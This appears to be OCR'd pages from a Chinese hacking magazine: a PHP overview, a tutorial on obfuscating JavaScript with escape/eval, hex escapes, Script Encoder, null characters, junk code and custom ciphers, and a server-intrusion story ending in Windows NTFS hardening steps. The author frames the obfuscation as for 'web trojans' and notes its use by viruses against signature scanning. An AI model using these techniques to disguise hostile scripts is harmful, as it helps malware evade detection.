后来，PHP的发展也发生了变化，由Rasmus自己偏爱的和几个人开发的项目变成一个更有组织的团体成就，Zeev Suraski和Andi Gutmans重写了解析器，这个新的解析器成为PHP版本3的基础，许多有用的代码从PHP/FI继承到PHP3，并且很多是完全重写的。

PHP是什么?

PHP的全名蛮有趣的，它是一个巢状的缩写名称，"PHP: Hypertext Preprocessor"，打开缩写或是缩写。PHP是一种HTML内嵌式的语言（类似IIS上的ASP），而PHP独特的语法混合了C、Java、Perl以及PHP式的新语法。它可以比CGI或者Perl更快速的执行动态网页。

PHP能做什么?

PHP可以做任何其他CGI程序所能做的事，例如收集表格数据，生成动态页面内容，或者收发cookies。可能最强大，最有意义的特性是PHP支持大范围的数据库。书写一个支持数据库的Web页面是难以置信的简单。

PHP 在资料库方面的丰富支援，也是它迅速窜红的原因之一，它支援下列的资料库或是资料表:

Adabas D 、DBA 、dBase 、dbm 、filePro 、Informix 、InterBase 、mSQL 、Microsoft SQL Server 、MySQL 、Solid 、Sybase 、ODBC 、Oracle 8 、Oracle 、PostgreSQL


而在 Internet 上它也支援了相当多的通讯协定(protocol)，包括了与电子邮件相关的 IMAP，POP3；网管系统 SNMP；网路新闻 NNTP；账号共用 NIS；全球资讯网 HTTP 及 Apache 伺服器；目录协定 LDAP 以及其他网路的相关函式。

除此之外，用 PHP 写出来的 Web 后端 CGI 程式，可以很轻易的移植到不同的作业平台上。例如，先以 Linux 架的网站，在系统负荷过高时，可以快速地将整个系统移到 SUN 工作站上，不用重新编译 CGI 程式。面对快速发展的Internet，这是长期规划的最好选择。

难度等级	中
适合读者	脚本编写人员
前置知识	JavaScript编写技术

脚本小子：黑防攻防实验室到目前为止开放了3轮了，大家都非常喜欢，很多朋友都参加了我们的实验室，相信大家也是满载而归的。大家一定还记得二、三轮前七关容笑设置的网页关吧？非常多的朋友一直在说ＢＴ！呵呵，别急，上火不好！其实我们设置前七关为网页是想给大家一次学习网页加密、解密的机会，方便在以后自己在遇到这样页面的时候能得心应手，希望能给大家提供帮助——于是顺理成章的便有了本文，在第三轮实验室即将结束的时候，给大家系统讲解如何使用JavaScript对网页进行加密解密！

JavaScript加密解密终级指南



文／ icyfoxlovelace／冰狐浪子

在做网页时（其实是网页木马呵呵），最让人烦恼的是自己辛辛苦苦写出来Javascript代码常常被别人轻易的拷贝，自己的心里实在有点不是滋味，要知道写东西也挺累的，但我们也应该清楚地认识到Javascript代码是在IE中解释执行，要想绝对的保密是不可能的，我们要做的就是尽可能的增大拷贝者复制的难度，让他知难而退（但愿……），下面我结合自己这几年实际工作中的实践，及个人研究心得，和大家一起来探讨一下网页中Javascript代码的加密解密技术，希望对保护你的个人技术成果有帮助。

注：全文以加密下面的Javascript代码为例：

```
<SCRIPT LANGUAGE="JavaScript">
alert("黑客防线");
</SCRIPT>
```

1．最简单的加密解密：

大家对于Javascript函数escape()和unescape()想必是比较了解啦，因为很多网页加密在用它们。它们分别是编码和解码字符串，比如例子代码用escape()函数加密后变为如下格式：

```
alert%28%22%u9ED1%u5BA2%u9632%u7EBF%22%29%3B
```

如何？还看得懂吗？当然其中的ASCII字符"alert"并没有被加密，如果愿意我们可以写点Javascript代码重新把它加密如下：

```
%61%6C%65%72%74%28%22%u9ED1%u5BA2%u9632%u7EBF%22%29%3B
```

呵呵！这次是完全都加密了！但是这样加密后的代码是不能直接运行的，幸好还有eval(codeString)可用，这个函数的作用就是检查JavaScript代码并执行，必选项codeString参数是包含有效JavaScript代码的字符串值，加上上面的解码unescape()，加密后的结果如下：

```
<SCRIPT LANGUAGE="JavaScript">
var code=unescape("%61%6C%65%72%74%28%22%
u9ED1%u5BA2%u9632%u7EBF%22%29%3B");
eval(code)
</SCRIPT>
```

是不是很简单？不要高兴，解密也就同样的简单，解密代码都摆给别人啦（unescape()）！呵呵。

2．转义字符"\"的妙用

大家可能对转义字符"\"不太熟悉，但对于JavaScript提供了一些特殊字符如：\n（换行）、\r（回车）、\'（单引号）等应该是有所了解的吧？其实"\"后面还可以跟八进制或十六进制的数字，如字符"a"则可以表示为："\141"或"\x61"（注意是小写字符"x"），至于双字节字符如汉字"黑"则仅能用十六进制表示为"\u9ED1"（注意是小写字符"u"），其中字符"u"表示是双字节字符，根据这个原理例子代码则可以表示为：

八进制转义字符串如下：

```
<SCRIPT LANGUAGE="JavaScript">
eval("\141\154\145\162\164\50\42\u9ED1\u5BA2\
u9632\u7EBF\42\51\73")
</SCRIPT>
```

十六进制转义字符串如下：

```
<SCRIPT LANGUAGE="JavaScript">
eval("\x61\x6C\x65\x72\x74\x28\x22\u9ED1\u5BA2\
u9632\u7EBF\x22\x29\x3B")
</SCRIPT>
```

这次没有了解码函数，因为JavaScript执行时会自行转换，同样解码也很简单：

```
<SCRIPT LANGUAGE="JavaScript">
alert("\x61\x6C\x65\x72\x74\x28\x22\u9ED1\u5BA2\
u9632\u7EBF\x22\x29\x3B")
</SCRIPT>
```

就会弹出对话框告诉你解密后的结果！

3．使用Script Encoder进行编码

Microsoft出品的脚本编码器Script Encoder我就不多介绍了，我是直接使用JavaScript调用控件Scripting.Encoder完

成的编码。代码如下：

```
<SCRIPT LANGUAGE="JavaScript">
var Senc=new ActiveXObject("Scripting.Encoder");
var code='<SCRIPT LANGUAGE="JavaScript">\r\nalert("黑客防线");\r\n<\/SCRIPT>';
var Encode=Senc.EncodeScriptFile(".htm",code,0,"");
alert(Encode);
</SCRIPT>
```

编码后的结果如下：

```
<SCRIPT LANGUAGE="JScript.Encode">
#@~^FgAAAA==@#@&ls DD`J 黑客防线
r#p@#@&FgMAAA==^#~@</SCRIPT>
```

够难看懂吧？可惜相应的解密工具早已出来，而且连解密网页都有！因为其解密网页代码过多，我就不多说了，给大家介绍一下我独创的解密代码，如下：

```
<SCRIPT LANGUAGE="JScript.Encode">
function decode(){
#@~^FgAAAA==@#@&ls DD`J 黑客防线
r#p@#@&FgMAAA==^#~@
}
alert(decode.toString());
</SCRIPT>
```

咋样？够简单吧？它是原理是：编码后的代码运行前IE会先对其进行解码，如果我们先把加密的代码放入一个自定义函数如上面的decode()中，然后对自定义函数decode调用toString()方法，得到的将是解码后的代码！

如果你觉得这样编码得到的代码LANGUAGE属性是JScript.Encode，很容易让人识破，那么还有一个几乎不为人知的Window对象方法execScript()，其原形为：

window.execScript(sExpression, sLanguage)

参数：

```
sExpression:    必选项。字符串(String)。要被执行的代码。
sLanguage:      必选项。字符串(String)。指定执行的代码的语言。默认值为 Microsoft Jscript。
```

使用时，前面的"window"可以省略不写，利用它我们可以很好地运行编码后的JavaScript代码，如下：

```
<SCRIPT LANGUAGE="JavaScript">
execScript("#@~^FgAAAA==@#@&ls DD`J 黑客防线
r#p@#@&FgMAAA==^#~@","JScript.Encode")
</SCRIPT>
```

你可以利用方法2对其中""号内的字符串再进行编码，使"JScript.Encode"以及编码特征码"#@~^"不出现，效果会更好！

4．任意添加NULL空字符（十六进制00H）

一次偶然的实验，我发现在HTML网页中任意位置添加任意个数的"空字符"，IE照样会正常显示其中的内容，并正常执行其中的JavaScript 代码，而添加的"空字符"我们在用一般的编辑器查看时，会显示形如空格或黑块，使得原码很难看懂，如用记事本查看则"空字符"会变成"空格"，利用这个原理加密结果如下：（其中显示的"空格"代表"空字符"）

```
<S    C  RI     P T L     ANG
U   A          G E          =" J
a    v a S  c r    i p t ">

   a   l er   t ("黑  客 防 线")    ;

<   /   SC   R   I  P  T>
```

是不是显得乱七八糟？如果不知道方法的人很难想到要去掉里面的"空字符"（00H）的！

5．无用内容混乱以及换行空格TAB大法

在Javascript代码中我们可以加入大量的无用字符串或数字，以及无用代码和注释内容等，使真正的有用代码埋没在其中，并在有用的代码中加入换行、空格、TAB的地方加入大量换行、空格、TAB，把正常的字符串用"\"来进行换行，这样就会使得代码难以看懂！如我加密后的形式如下：

```
<SCRIPT LANGUAGE="JavaScript">
"xajgxsadffgds";1234567890
625623216;var $=0;alert//@$%%&*()(&(^%^
//cctv function//
        (//hhsaasajx xc
/*
asjgdsgu*/
"黑\
\
客\
防线"//ashjgfgf
/*
@#%$^&%$96667r45fggbhytjty
*/
//window
   )
;"#@$#%@#432hu";212351436
</SCRIPT>
```

这样的代码，至少我看到是不会有心思去分析它的，你呢？

6．自写解密函数法

这个方法和1、2差不多，只不过是自己写函数对代码进行解密，很多VBS病毒使用这种方法对自身进行加密来防止特征码扫描。下面是我写的一个简单的加密解密函数（详细代码请查看光盘"源代码"栏目，按照文章名查找即可。）：

```
<SCRIPT LANGUAGE="JavaScript">
function compile(code)
    {
            var c=String.fromCharCode(code.charCodeAt(0)+code.length);
            for(var i=1;i<code.length;i++){
            c+=String.fromCharCode(code.charCodeAt(i)+code.charCodeAt(i-1));
            }
```

```
            alert(escape(c));
        }
compile('alert("黑客防线");')
</SCRIPT>
```

运行得到加密结果为:

o%CD%D1%D7%E6%9CJ%u9EF3%uFA73%uF1D4%u14F1%u7EE1Kd

相应的加密后解密的代码如下:

```
<SCRIPT LANGUAGE="JavaScript">
function uncompile(code)
        {
                code=unescape(code);
                var c=String.fromCharCode(code.charCodeAt
(0)-code.length);
                for(var i=1;i<code.length;i++){
                c+=String.fromCharCode(code.charCodeAt
(i)-c.charCodeAt(i-1));
                }
                return c;
        }
eval(uncompile("o%CD%D1%D7%E6%9CJ%u9EF3%
uFA73%uF1D4%u14F1%u7EE1Kd"));
</SCRIPT>
```

这样的代码很多人不能解开哦!


7．利用错误加密:

利用try{}catch(e){}结构对代码进行测试解密，虽然这个想法很好（呵呵，夸夸自己），因为实用性不大，我仅给个例子:

```
<SCRIPT LANGUAGE="JavaScript">
var a='alert("黑客防线");';
var c="";
for(var i=0;i<a.length;i++){
        c+=String.fromCharCode(a.charCodeAt(i)^61);}
alert(c);
//上面的是加密代码，当然如果真正使用这个方法时，不会
把加密写上的
//现在变量c就是加密后的代码
//下面的函数t()先假设初始密码为0，解密执行，
//遇到错误则把密码加1，然后接着解密执行，直到正确运
行
var d=c;        //保存加密后的代码
var b=0;        //假定初始密码为0
t();
function t(){
try{eval(c);}catch(e){
        c="";
        for(var i=0;i<d.length;i++){
                c+=String.fromCharCode(d.charCodeAt(i)^b);}
        b+=1;
        t();
        //setTimeout("t()",0);
        }
}
</SCRIPT>
```

好了，写完了，基本上JavaScript的加密就这些啦，每种加密都有相应的解密方法，但我想如果你熟练运用上面介绍的方法，并把他们结合起来使用，相信可以解密你的JavaScript代码的人是几乎没有啦，即使有人可以解密，但因为他本身比较精通JavaScript脚本，自己完全可以写，也就没有必要盗用你的代码，所以你是安全的咯！呵呵。

今天，你数据被删了吗？



文/图 呼呼中的小猪猪

被黑VS追踪

朋友的网站服务器是昨天被黑的，机器上除了系统分区文件还算完整，孤零零的首页被涂改后仍存在外，网站源码与很多数据被清空，做得十分恶毒。而有意思的是，朋友找上我的时候我正在写一篇关于黑客/骇客的RPWT的文章……;

被入侵的服务器操作系统是Windows 2000，安装了IIS5.0，并开启了MSSQL，当然这些是在我远程登录上服务器后得到的。管理员还算称职，系统打上了最新补丁，开了端口过滤（只开放了21、80、1433），SQL、NT没有弱口令，安装了防火墙与杀毒软件，应用程序过滤只留下了ASP与ASA。查看启动程序与运行进程也没有什么值得注意的地方，再用扫描器扫了一通，发现没有可利用的漏洞，邪门了！

后来查阅系统的日志也没有太大的进展，于是笔者从首页方面入手，上面写着“论坛有漏洞，我帮你删了吧。Hacked by xxxx（xxxx为某网名）”，跑去www.google.com搜索此ID，发现在一些黑客论坛上这个ID活跃着，看来非此君莫属。目标锁定后就是尽可能找到他的

真实资料，在另一朋友帮助下获知此君在一黑客论坛上发表了攻击朋友服务器的贴子（不知出于什么心态），急急追过去并切下图，嘿嘿，这可是罪证哟。最后查获到此君也有个人网站，看来可以从域名上下手，于是查找域名注册资料（这是个好办法），得到他的个人身份资料，接着联系他的QQ得到不友好的对待，不过目的也已达到——确认了是他做的好事，再打电话去他家里“汇报”了此事，最后回头转一下他的网站，上面有一个BLOG与同学录，又得到了他学校的资料和宿舍电话。几天后我通过校方领导对他施压后，事情终于得到解决。在与他聊天时问及是通过什么漏洞入侵，对方淡淡地说，通过上传ASP木马。

安全设置

再回过头来看服务器的设置，为防止ASP木马，其实服务器已修改Progid的值，在注册名里对Scripting.FileSystemObject进行重命名，可能论坛里通过改此Progid值实现了FSO权限，导致被入侵成功并删除数据吧？等等，为什么数据会被删除？难道Guest权限有删除权？笔者于是打开服务器上的“我的电脑”，在D盘盘符上选择属性，并查看安全页，发现竟然是“Everyone”，并享有完全权限，看来问题就在这儿了，没有好好地限制用户权限。将症结报给朋友，接着当然是亡羊补牢。

在ASP木马大行其道的今天，很多服务器、虚拟主机都通过设置禁用了ASP的组件FileSystemObject（简称为FSO）达到不被入侵的目的，引起的后果就是无法很好地支持FSO，也就是说无法满足客户的要求（这个组件为网站服务对诸如数据库备份、文件复制、信息管理等操作提供支持，缺少或禁止会造成一定功能上的损失），某些技术上较差的管理员出于无奈只能采取“不作为”的方式——不防护，碰运气吧。

究竟有没有既允许FSO又不影响服务器安全的设置？也就是说不同的虚拟主机用户之间只能使用此组件访问设置的目录，而对其他目录无访问权限？实际上只要我们可以很好地利用NTFS分区下允许对目录进行限制访问的设置即可解决，下面让我们来看一下应如何设置吧。

假如我们有一个网站名为www.test.com，所在目录为D:\www\test，我们应如何设置它才能让ASP木马只能访问这一目录呢？具体的操作如下。

1.设置Guest权限的账号

打开“控制面板”→“计算机管理”→“本地用户和组”→“用户”→在右栏点右键并选择“新用户”→在弹出的窗口中按实际输入“用户名”、“全名”、“描述”、“密码”、“确认密码”，同时取消“用户下次登录时须更改密码”选中项，选中“用户不能更改密码”和“密码永不过期”。这儿假设用户名为Web_test，密码请设复杂一些（如图1所示），设置完成后点击创建。

在创建好的账号上点击右键，选择属性对之进行权限更改。选中“隶属于”选项页，点击“添加”，双击“Guests”组，并确定，返回“隶属于”页面后删去默认组“Users”，只留下“Guests”组，使之权限降到最低。这样我们就创建了一个Guest账号。




图1

2.设置目录访问权限

微软在给出的“Windows 2000 Server基准安全注意事项（全文参阅http://www.chinaunix.net/jh/29/16040.html）”中写道“验证所有磁盘分区是否都用NTFS格式化：NTFS分区提供访问控制和保护功能，这些都是FAT、FAT32或FAT32x文件系统所无法提供的。要确保服务器上的所有分区都使用NTFS格式化。如果有必要，请使用转换实用程序在不毁坏数据的情况下将FAT分区转换为NTFS。警告，如果使用转换实用程序，它将把转换后的驱动器的ACL设置为“Everyone：完全控制”。有关还原Windows 2000计算机上默认NTFS权限的信息，请参阅Microsoft知识库文章Q266118。”可见默认安装系统后的NTFS需要经过安全设置才具有意义。

在服务器上打开“我的电脑”→“需要定义权限的目录（这儿为D:\www\test）”→右击目录选中“属性”→转到“安全”选项卡，在这我们可以看到有哪些账号拥有访问这个目录的权限以及详细的访问权限。默认安装后出现的是“Everyone”具有完全的权限。点“添加”，将我们的系统管理员帐号（比如idc2005s）添加上（不推荐添加管理员组Administrators，因为要是非法入侵后创建管理员成功，也可以拥有访问权限），并给予“完全控制”或相应的权限，注意不要添加上“Users”、“Guests”、“IUSR_机器名”这几个组；再添加上我们刚创建的Web_test账号，选中“修改”项，使我们能对此目录进行写入数据，最后取消左下角的“允许将来自父系的可继承权限传播给该对象”前面的选中状态去掉（如图2所示），到这儿完成目录访问权限设置。




图2

> **小提示** 这儿一定要添加上你的管理员账号，如果你有多个管理员账号，请填上允许访问、控制此目录的一个或几个管理员账号，否则你将不能再操作此目录。

3.设置虚拟主机访问权限

